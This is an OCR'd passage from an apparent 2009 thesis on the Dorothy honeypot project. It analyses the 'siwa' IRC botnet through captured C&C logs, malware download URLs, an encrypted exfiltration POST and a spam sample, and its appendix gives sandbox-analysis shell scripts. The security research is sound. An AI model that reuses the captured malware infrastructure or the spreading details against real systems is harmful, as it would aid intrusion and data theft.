9011/02/2009-22:23:35  72.10.169.*:2293  --> :Tdkzdtwh!
~bxoluj@*-1.fbx.proxad.net PRIVMSG ##russia## :-04wormride- 1. tftp
transfer to 82.235.32.* complete.
```

As showed, zombies start their spreading activity using the new downloaded exploit module after its thread activation, uploading it via tftp protocol. The *wormride* is another known worm used for exploiting windows *dcom* services.

For this log extract is possible to denote that the botnet zombies informs about their activity through a different channel (*##russia##*) instead the one where the topic was changed (*##pi##*) .

6.2. Channel (partially) Obfuscations Methods

All the siwa channel default IRC modes are +mntu. Instead the default user modes are +xi [1] . These settings provide the best obfuscation possible through IRC server configurations.

However, as pointed out in the previous chapter, *Dorothy* recorded a strange *botmaster's* behavior. The referred recordings taken from the `Main_Console.log` are showed below:

```
06/02/2009-15:49:39  72.10.169.*:2293  --> :abc!~abc@116.71.172.* MODE
#siwa +o abc\
```

```
06/02/2009-15:49:46  72.10.169.*:2293  --> :abc!~abc@116.71.172.* MODE
#siwa -M\
```

```
06/02/2009-15:49:52   72.10.169.*:2293   --> :WJKfJjiy!~bmokpc@*.217
PRIVMSG #siwa :-04dcom2.04c- 2. Raw transfer to *.*.65.68 complete.\
```

[1] The meaning of this modes are documentes in *Chapter I*

```
......
06/02/2009-15:52:05     72.10.169.*:2293     -->   :abc!~abc@*.*.172.204
PRIVMSG #siwa :u seee us eee\

......

06/02/2009-22:04:45  72.10.169.*:2293  --> :resit!~tr@admin.*.com MODE
#siwa +M
```

The above log entries report the exact action accomplished by the botmaster for removing / or reconfigure the channel moderation (i.e `-M , +M`).

The 4th log entry showed is a message from the botmaster to us. He knows that the only humans that can reads its message are other botmasters, and the other researchers that had infiltrating to the his botnet. This message can help to understand the botmaster's psychology of allowing to observe their zombies activity: he may want to show the power of its botnets.

This lesson teaches us about remembering that in the same time we are trying new technique for understanding the attacker behaviors, they are studying our movement for understanding new technique for protects their own systems.

It's possible to speculate that the botmaster removes the obfuscation modes for control ing the correct zombie reaction after a new command execution,but this isn't a proved hypothesis.

Thanks to this botmasters behaviors , it has been possible to accurately study the *siwa zombie* activity, as covered in the following sections.

6.3. Spreading technique

The log files generated by *Dorothy* are the starting point for any investigation process.

Thanks to its structure is possible to correlate events over a time line, and filter the information fields needed.

The information about the exploit module used by *siwa* zombies for their spreading, is placed on the 7th field of an event. Parsing events evidencing this field is possible to quickly show all the exploit module used by *siwa* for its spreading activity.

The following table summarized the results of this query.

Module name	Transfer modality
:-04dcom2.04b-	Raw
:-04dcom2.04c-	Raw
:-04wormride-	Tftp

Exporting all the zombie messages relative to their spreading activity, and transforming them into a csv format, its possible to represent their activity through a link graph using AfterGlow, evidencing the module used for exploitations. The *Figure* 25 shows an example,the green box are the exploit modules used.



Figure 25 Graphical representation of the recorded zombie spreading activity

6.4. The C&C roles

After understanding all the main C&C involved in the botnet, we can start an investigation process for discovering which role has each of these subjects. The *Dorothy* repository structure was thought for simplifying this kind of activities, saving in each *C&C home directory* the full `ngrep` output of the malwares analyzed,and appending it to the file named `CC-commands.info`.

6.4.1. Identify the software provided by the C&C Satellites

As previously explained, the C&C Satellites are essential for the botnet life time. Discovering who they are, and which are their preferred communication methods is fruitful to understand the botnet structure.

The *siwa* botnet counts 37 different Web Satellites that distribute their malwares through HTTP protocol using the 80/tcp port.
Using a simple regex expression with grep, is possible to identify the malware updates downloaded by each C&C Satellites.
Assuming that softwares are tipically downloaded via HTTP protocols, searching for all the GET strings we will able to discover what we are looking for.

```
>grep -a -B 1 -E "GET " CC-commands.info

GET /dialer.exe HTTP/1.0
--
T 2009/02/02 15:06:04.185064 10.10.10.2:2909 -> 83.86.183.*:80 [AP]
GET /pr/pic/ub.jpg HTTP/1.1
--
T 2009/02/05 01:35:19.956496 10.10.10.2:1123 -> 211.95.79.*:80 [AP]
GET /ex/a.php HTTP/1.0
--
T 2009/02/05 01:35:23.347354 10.10.10.2:1125 -> 211.95.79.*:80 [AP]
GET /mega/lgate.php?n=8252A2EA1F32DD03 HTTP/1.0
--
T 2009/02/05 01:35:24.403121 10.10.10.2:1126 -> 211.95.79.*:80 [AP]
```

```
GET /st3/fout.php HTTP/1.0
--
T 2009/02/05 01:35:27.101266 10.10.10.2:1126 -> 211.95.79.*:80 [AP]
GET /dll/it.txt HTTP/1.0
--
T 2009/02/05 01:35:28.242314 10.10.10.2:1130 -> 72.10.169.*:80 [AP]
GET /ud.exe HTTP/1.0
--
T 2009/02/05 01:35:39.929355 10.10.10.2:4394 -> 115.126.2.*:80 [AP]
GET /load_ok/3477/2c9ae8138fff0a91031dc1f07b356841/silent-inst-exe.bak
HTTP/1.0
--
T 2009/02/05 01:35:49.242044 10.10.10.2:2705 -> 84.25.172.*:80 [AP]
GET /pr/pic/ub.jpg HTTP/1.1
--
T 2009/02/05 01:35:19.956496 10.10.10.2:1123 -> 211.95.79.*:80 [AP]
GET /ex/a.php HTTP/1.0
--
T 2009/02/05 01:35:23.347354 10.10.10.2:1125 -> 211.95.79.*:80 [AP]
GET /mega/lgate.php?n=8252A2EA1F32DD03 HTTP/1.0
--
```

Above is showed the complete output gaining after the grep execution for understanding how simple is to interact with the *Dorothy* acquired informations.
We are now able to list all the eight malwares downloaded form five different servers using the HTTP standard port 80/tcp.

Malware file names
/dialer.exe
/dll/it.txt
/ex/a.php
/load_ok/3477/2c9ae8138fff0a91031dc1f07b356841/silent-inst-exe.bak
/mega/lgate.php?n=8252A2EA1F32DD03
/pr/pic/ub.jpg

Malware file names
/st3/fout.php
/ud.exe

Inspecting the `CC-commands.log` file searching for all the exchanged traffic through the 80/tcp port reveal and interesting entry :

```
T 2009/02/05 01:36:04.138775 10.10.10.2:3912 -> 76.78.212.*:80 [AP]
POST / HTTP/1.1
--
T 2009/02/05 01:36:04.138853 10.10.10.2:3912 -> 76.78.212.*:80 [A]
hF5Ozj-
WY6Tt4Wryx0fITd1Y2JSh6qaWcF8XOSMcxocuJOSsQ6mqn6YWbiC1MK8pMWcXivz6mB6dQ
WCNC8HebV1FH5Gg3hWoaTuwOaZNcZ9584wa_uaa1DFiXQOtDacNqaJUFIiks73qb9-
lG8_CK2KIOye8_COkujeinFE8104oj8oWhW1RyKELyraUYACk7Az2ve2eFSx3KewfftAh_
5........
--
T 2009/02/05 01:36:04.138925 10.10.10.2:3912 -> 76.78.212.*:80 [AP]
BDPDXKkF5y4ifCkcnU2HurtlCkb6e4RDj1H-eH6AV--
MlRlrwqkZkokZOyBwyBKHqQf7n3KFK1EZOYlgRGFh2aumVnoFPEGsBOFZ2Jb2Z27wHb2_l
PQz9EtnN-6B-bG9OkECDMjL7gvPE-mfX0krX88bLh7ECe-B1gFNgsiBKXBrrb4b....
```

The extracted information reveal a communication started from the compromised honeypot to the malicious website using a `POST` command for sending an encrypted payload.

Regrettably we are not able to understand the encrypted strings sent to the enquired server, but we could considerate this kind of communication as an information leakage stolen from our honeypot by the malware. This information is fruitful the kind of the botnet activity.

6.4.2. C&C identification

After the C&C satellites identification we can move our investigation focusing the identification of the C&Cs that receive/sends IRC commands.

It's possible to find this information simply by listing the `/Botnets` directory of the

Dorothy repository. By definition, a C&C directory is created even if the extraction module found an IRC command exchange with such C&C.

However a C&C can have multiple roles in the botnet structure.

In the *siwa* botnet for example, the C&C having the ip address `72.10.169.*` act as IRC commander and as web satellites.

The enquired C&C uses the tcp port `2293,2569,2938,3240,3838` for the IRC communications and the 80/tcp port for share its malware to its own zombie community.

One of the Chinese C&Cs had the same features, but it used only the `65520/tcp` port for exchanging IRC commands with its zombies. But there is another fundamental activity protracted by such C&C : it acts also as Spam Center.

The Dutch C&C acts only as IRC controller using a non-standard connection port, the `80/tcp` port.

6.4.3. Indentify Spam Center

The siwa main spam centers is located in China. This C&C (58.65.232.*) is the more poly-functional one found in the complete set discovered by *Dorothy*. It acts as C&C hosting an IRC server on the 65520/tcp port, as CSW using the 80/tcp port, and as a spam center.

The DEM has extracted 7373 email address (3157 unique) from the network activity of the malwares involved in this C&C.

Identifying the spam center of a botnet is to consider an important investigation. Botnes are move principally by lucrative goals, and the spam represents a great criminal investment. Phishing are another weapons used by botnets for the same purpose.

An example of mail content sent by siwa C&Cs are showed below.

```
WHAT A GREAT IDEA!We provide concept that will allow anyone with
sufficient work experience to obtain a fully verifiable University
Degree.Bachelors, Masters or even Doctorate;
For US: 1.718.989.5746Outside US:=20.
+1.718.*.5746&amp;nbsp;"Just leave your NAME  PHONE NO. in the
voicemail.Our staff will get back to you next few days!.
```

From this example we can understand that the *siwa* botnet tried to steal information using social engineering technique.

6.5. C&C Host names found

The *siwa* botnet *reaching capability* counts 42 unique host names. The resolution of these host names has demonstrated that only the 9,5% of them has been sanitized by ISPs. All the others host names points correctly to the botnets C&Cs (30%) or CSWs (70%) .

6.6. All found Host names

The *DEM* had extracted 27103 unique host names more than the host names relative to the C&C. More specifically, the *siwa* chinese C&C detain the 99,28% of these quantity (27076 unique host names).

The reason about this huge dns activity is to research about what kind of process can involved a big amount of dns query.

Sending an email, require host names resolution for example. Recall the role interpreted by siwa chinese C&Cs, this is a clear sign of spam activity.

Proceeding to observe the other C&Cs chart value, the next suspicious C&Cs to investigate are the Canadian (70 unique host names), and the Dutch (43 unique host names) ones. This other two results are conformed to the previously determined siwa C&C roles.

This result demonstrated that the All-Host Names found give us a clear idea about the C&C spam implications.

6.7. e-Mail address Found

The extraction module has recognized 3157 unique mail address involved in the *siwa* spam process. The great part of them (3145) has been discovered in the Chinese C&C activity, others 21 are associated to the Canadian C&C (72.10.172.*), only one to the Dutch ones. The *Figure* 26 shows the most domain used by email address.



Figure 26 Percentage of the most top level domain used.

6.8. Found Zombies

During its logging process *Dorothy* was able to recognize commands relative the zombies spreading activity, acquiring the information about the ip address of the infected host.

In the following it is showed the exact string acquired by *Dorothy* from a botnet :

```
06/02/2009-15:51:12          72.10.169.*:2293          -->      :UyZWQPKW!
~losle@2**.***.***.** PRIVMSG #siwa :-04dcom2.04c- 54. Raw transfer to
30.*.*.* complete.
```

This kind of information reveals a great value for the botnet zombie activity, but unfortunately is not always available due to channel obfuscation modes restrictions.

The above commands is a public message sent to the botnet channel *#siwa* from the zombie nick named as `UyZWQPKW` having the ip 2**.***.***.*[1] . The zombie informs the botmaster that it has accomplished the spreading process by transferring the malware to the host having `30.*.*.*` as ip address, exploiting it using the

[1] The real ip has been obfuscated by the author

`04dcom2.04c` module.

When is possible to show this messages, is possible to obtain information about zombies identities. Due to the IRC modes default restriction, this is the only way that we can use to discover the botnet populations.

Using this message was possible to extract 4346 unique IP identified as active bot.

Observing the others message sent by other zombies it has been possible to understand another important field of the message, the number of the zombie infected hosts, "`54.`". Zombies uses this field as a counter, incrementing it in each time they complete a raw transfer operation. Nevertheless, has been discovered that this number doesn't represent *unique* transfers, however a zombie increments its counter also if transfers its malware more times to the same remote host .

Starting from this information it is possible to give a vague estimations about the number of the infected hosts, sorting the zombie having the higher number of this field, understanding what are the more *active* zombies.

Basing to this information, all the zombies discovered has transferred their malware for 42076 times . From these ip the *DDrone* has recognized 7077 unique ip addresses.

6.9. The siwa activity

Considering all the information about the siwa botnet, we can summary speculate on which criminal activities are involved in.

The investigated botnet, formed by five different C&Cs, are implied in :

- Malware Spreading

  The channel topic updating is a common task for the siwa's channels. Topics are often changed instructing zombies to download new kind of malwares. Below are reported a line chart taken by the DVM, about the average of the *topic-changing-time* of the

main siwa C&C.



Figure 27 Line chart of the topic-changing activity delay

•As showed, in the last four days the channel topics was changed 12 times for a time average of 6 hours. This demonstrate an intensity activity of such C&C .

- Spamming - Phishing

  As discovered, three of the *siwa* C&C, in particular the Chinese C&C, are involved in spam activity. One of the sent messages is related to information leakages activities trough social engineering technique .

- Information Leakage

  In the investigation process has been possible to discovery a suspect activity related to an information leakage activity.

6.10. The siwa characteristic

At this point we are able to summarize all the information about the siwa botnet.

Information	
C&C	5
Malwares	198 + 8 provided by CCWS
C&C Satellites	37
IRC Chans	8
Port numbers	15
Zombies	4346
Hosts	42
ALL-Host	27103
Mail	3157

6.11. Graphical Representation

The final graphical representation of the botnet here code-named as *siwa* is the following whereas the *Zombies*,*All-Host* and *Mail Addr* axes are scaled 1:100, and the *Malwares* axis is scaled 1:10.



Figure 28 The siwa spider chart representation

7. CONCLUSIONS

7.1. Further Works

The Dorothy Project is only just the beginning. This project opens new works for all of its own modules.

An important future step of the project consists of the migration of the *Dorothy* repository into a mySQL database following the same structure specifications.

This choice can contribute to a more reliable development of the *Dorothy* repository, whereas the malware collection will grow up after the distribution of the MCM to the community.

This one, the Malware Collection Module, could be enlarged for offering a grater numbers of ways of services compromision to the network spreading malware. High interaction honeypot could be integrated in this process to acquire a new kind of malware only just released.

Another interesting technique for searching malwares is scrawling web pages using automated web-spiders that download-and execute everything they find. This bot could be driven toward specific web content typologies, using the public black list available on internet. In the last times the preferred way chosen by attackers for the divulgation of malware, is through web application. Making a virtual honeypot suitable to this assertion could help *Dorothy* to the acquisition of new kind of malwares, and therefore to discover new botnets.

The *Dorothy* Drone can be reviewed for implementing new kind of auto-response actions, like the download of a specific malware issued by the botmaster through the botnet channel topic. The only resource-optimization of the drone could be a further step of the project.

The Visualization Module can be reviewed offering new chart typologies for representing the data previously acquired. Using other kind of graph like *treemaps* or *parallel coordinated* can be fruitful to visualize a huge quantity of information about C&C activity.

Making these visualization tools interactive can represent a priority for *the Dorothy*

Project. Implementing an interactive log analysis interface like *Splunk* on *Dorothy*, should represent a powerful combination for the botnet analysis.

The WGUI, will be the first thing to be optimized, offering as interaction as possible, and the ability of users to makes custom research over the *Dorothy* data. The *Dorothy* modular design allows the insertion of new modules. An idea can be the Alert Module, that can provide the automatic alert of who is interested (law orders, ISP mantainers, etc..) for the mitigation of a specified C&C. Another task to be accomplished is the development of the Malware Submission Module, this module sends the malwares binary to a specific malware-analyzer portal like *Anubis* or *CWSandBox*, and links their detailed report from the *Dorothy* web interface.

7.2. Who needs Dorothy

Dorothy can be useful for many different purposes, in the following sections some examples of the application area where *Dorothy* could operate will be presented.

7.2.1. Antivirus Companies

Every time the live extracting module recognizes a download command from a botnet channel, it publicizes the full url on the web platform allowing the antivirus companies to update their signatures repository. An updated antivirus can prevent the malware spreading, mitigating the botnet infection power

7.2.2. Internet Service Providers

Browsing into the *Dorothy* web interface an ISP administrator can easily recognize if his provider is involved in malicious activities. Knowing the specific involved ip address, he can terminate the C&C activity just banning such ip address, or he can begin a legal provision toward the host maintainer.

7.2.3. Anti spam Companies

All the C&C hostname discovered by *Dorothy* are divulged for report to Anti-Spam companies to update their black-list, and anti-spam filters.

7.2.4. Law officers

The Dorothy Project can help the law officers to obtain all the information they need about criminal activities. All the data acquired by *Dorothy* could give them a real contribution to their investigation process.

7.2.5. Intruder Detection Systems

The methodology used by the *Dorothy* extraction modules can be applied for inspecting network traffic searching for known botnet patterns. Identifying new kind of communication between C&C and zombies will help IDS Companies to update their malware-traffic signatures.

7.2.6. IT Security Research community

The Dorothy project is meant to be an open source portal, where who wants to give his contribution, can download all the needed software for starting his analysis process. Everyone can visit the project web site and become aware of the *actual* information of botnets acquired by *Dorothy*. This can be a great starting point for new researches about the same topic.

8. GLOSSARY

System Health Status: Status of an information system, it could assumes three different states: Genuine, Compromised and Zombie

Genuine Status: Health status of a system before any integrity violation. In this state the operating system is being just installed.

Compromised: Health status of a system after a system vulnerability has been exploited by an attacker.

Zombie: Health status of a system after the victim system had tried to connects to a remote system after a successful system violation.

Command and Centre (C&C): Host that exchange commands with the zombie.

Malware: as described from NIST

> *"A program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victims data, applications, or operating system or of otherwise annoying or disrupting the victim."*

Botnet: Network of linked zombies connected to one or more Command&Controls

Botnet Infection power : Quantity of the collected malwares involved in such C&C.

C&C *satellites* : botnet affiliated server that provides other downloadable malwares. Usually satellites provides malwares binary via HTTP protocol allowing zombies to download it through GET commands.

C&C populations : Quantity of C&C zombies that was possible to enumerate. A botnet having 0 zombies, means that Dorothy couldn't be able to discover its population due to IRC server restrictions.

C&C *reaching capability*: Quantity of the host-names that could be related to the C&C ip address. C&C's capability to be reached from their *zombies*

C&C *botnet survival instinct:* C&C capability to mute its spreading methodology by instructing its zombies to downloading new malwares and use them for their spreading process.

Virtual Host exposition window: Life time of the virtual infected honeypot (3 min)

C&C heartbeat: C&C proper *time-gap* between a `ping` request and the next one.

9. BIBLIOGRAPHY

1. R. Marty, *Applied security visualization* (Addison-Wesley,, Upper Saddle River, NJ , 2009).

2. R. Bejtlich, The Tao of network security monitoring : beyond intrusion detection (Addison-Wesley,, Boston , 2005).

3. N. Provos, T. Holz, Virtual honeypots : from botnet tracking to intrusion detection (Addison-Wesley,, Upper Saddle River, NJ , 2008).

4. C. Willems, T. Holz, F. Freiling, *IEEE SECURITY & PRIVACY* , 32-9 (2007).

5. Rajab, M. A., Zarfoss, J., Monrose, F., & Terzis, A. (2006). A multifaceted approach to understanding the botnet phenomenon. In Proceedings of the 6th ACM SIGCOMM conference on internet measurement.

6. P. Baecher, M. Koetter, T. Holz, M. Dornseif, F. Freiling, *LECTURE NOTES IN COMPUTER SCIENCE* **4219**, 165 (2006).

7. J. Zhuge, T. Holz, X. Han, J. Guo, et al., Peking University & University of Mannheim Technical Report (2007).

8. Oikarinen, J., and Reed, D. (1993). RFC1459: Internet Relay Chat Protocol. RFC Editor United States

9. Rajab, M A, J Zarfoss, F Monrose, and A Terzis. Proceedings of 1St Workshop on Hot Topics in Understanding Botnets (Hotbotsõ 07). , 2007. Google Scholar. Web.

10. Ramachandran, A, N Feamster, and D Dagon. Proceedings of the 2Nd Conference on Steps to Reducing Unwanted Traffic on the Internet. N.p.: , 2006. Google Scholar. Web.

11. P. Bacher, T. Holz, M. Kotter, G. Wicherski, The Honeynet Project and Research Alliance, March (2005).

12. AAman, Hardikar. "MALWARE 101 VIRUSES." *SANS* (April 12, 2008)

13. Dan, D.G. (2007). Bot master owns up to 250,000 zombie PCs. Security Focus

14. Davis (2007). Hackers Take Down the Most Wired Country in Europe. Wired *Issue 15.09*

10. APPENDIX

10.1. The Main Script analyzeit.sh

```
#!/bin/bash

DIR=/Volumes/malw

PDIR=../Dorothy/analyzed

JDIR=../Dorothy/ToInject

MALWEXE='C:\\malw\\'

export LANG=eng_US

export PATH='/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin:/usr/X11/
bin:/opt/local/bin/:/opt/local/sbin/:/Library/Application:/Library/
Application Support/VMware Fusion/:/usr/Geo-IP-1.35/example'



while :


do


      DIRCOUNT=`ls -1 $DIR | wc -l`

      LASTMALW=`ls -t $DIR | head -n1`


      #condizione se esiste gia la directory allora esci

      if [ $DIRCOUNT -eq 0 ]

      then

      echo "`date "+%d/%m/%Y-%H:%M:%S"` Nothing to analyze, empty
      directory" >> Errors.log

            sleep 60


            else


                  if [ -d $PDIR/$LASTMALW ]

                  then

                        echo "..::Malware $LASTMALW just analyzed::.."

                  #incremento un contaotre,loggo l'ultimo
                  avvistamento#

                  echo `date "+%d/%m/%Y-%H:%M:%S"` >> $PDIR/$LASTMALW/
history.log
```

```
                rm -f $DIR/$LASTMALW



                else
                        echo "`date "+%d/%m/%Y-%H:%M:%S"`   Start
Analysis of $LASTMALW"  >> status_report.log
                        echo "..::Creating Dir" $LASTMALW
                        mkdir $PDIR/$LASTMALW
                        echo "..::Moving bin" $LASTMALW
                        mv $DIR/$LASTMALW $PDIR/$LASTMALW/$
{LASTMALW}.exe 2> /dev/null
                        sleep 2
                              echo "..:Coping to injection
directory::.."
                        cp $PDIR/$LASTMALW/${LASTMALW}.exe $JDIR/
                        echo "..:Start VM:.."
                        vmrun -T ws start "/Users/Akira/Documents/
Virtuals/Win XP/Windows XP Professional.vmx"
                        echo "..:Start Tcpdump:.."
                        sudo tcpdump -i en0 -n -s 1515 -w $PDIR/
$LASTMALW/${LASTMALW}.lbc host 10.10.10.2 &
                        sleep 5
                        echo "..:Execute malware" $MALWEXE$
{LASTMALW}.exe
                        vmrun -T ws -gu BOB -gp bob runProgramInGuest
"/Users/Akira/Documents/Virtuals/Win XP/Windows XP Professional.vmx"
"C:\windows\system32\schtasks.exe" /Run /TN asd
                        sleep 5
                        vmrun -T ws -gu BOB -gp bob runProgramInGuest
"/Users/Akira/Documents/Virtuals/Win XP/Windows XP Professional.vmx" -
noWait "$MALWEXE${LASTMALW}.exe"
                        #echo "..:Save Snapshot:.."
                        echo "..:Analazing ... Waiting 3  min:.."
                        sleep 180
                        echo "..:Closing tcpdump:.."
                        #qui potrei greppare anche la variabile
$LASTMALW in vista di un multitask..
                        sudo kill -2 `ps -ef | grep tcpdump | grep -v
grep | awk '{print $2}'`


                        echo "..:Revert VM Vulnerable Snapshot"
```

```
                        vmrun -T ws revertToSnapshot "/Users/Akira/
Documents/Virtuals/Win XP/Windows XP Professional.vmx" Vulnerable

                        echo "..:Cleaning:."
                        rm -f $JDIR/${LASTMALW}.exe



                        echo "`date "+%d/%m/%Y-%H:%M:%S"`   Analysis
of $LASTMALW Completed" >> status_report.log
                        echo "..::Done::.."




                        #######LANCIO PARALLELAMENTE LO SCRIPT CHE
ANALIZZA IL DUMP
                        echo "..:Extracting Botnet Infos:.."
                        echo "`date "+%d/%m/%Y-%H:%M:%S"`   Start
Extraction Module for $LASTMALW"    >> status_report.log
                        sh 2.ExtractInfo.sh $LASTMALW
                        echo "`date "+%d/%m/%Y-%H:%M:%S"`   Extraction
Module Task for $LASTMALW Completed"      >> status_report.log
                        echo "..:Infiltrating.. :.."
                        echo "$DATE     $LASTMALW" >> Joined.log
                        sh Inf-Launcher.sh $LASTMALW &


                fi
            fi


      sleep 50


done


exit 0
```

10.2. The Data Extraction Module 2.ExtractInfo.sh

```
#!/bin/bash

##ARG[1] =  Malware's name

home=../Dorothy

DB=$home/analyzed

############Readable Data extractions ########################

ngrep -P "" -W byline -t -q -l -I $DB/$1/$1.lbc  > $DB/$1/CC-
fulldump.grep

CCcommands=$DB/$1/commandsdump.txt

######################Searching known keywords###################

ngrep -P "" -W byline -t -q -l -I $DB/$1/$1.lbc 'USER|USERHOST|PASS|
NICK|JOIN|MODE|MSG' src host 10.10.10.2 and not dst net 10.10.10.0/24
| grep -a -v -E "input|match|filter" > $DB/$1/commandsdump.txt

CCcommands=$DB/$1/commandsdump.txt

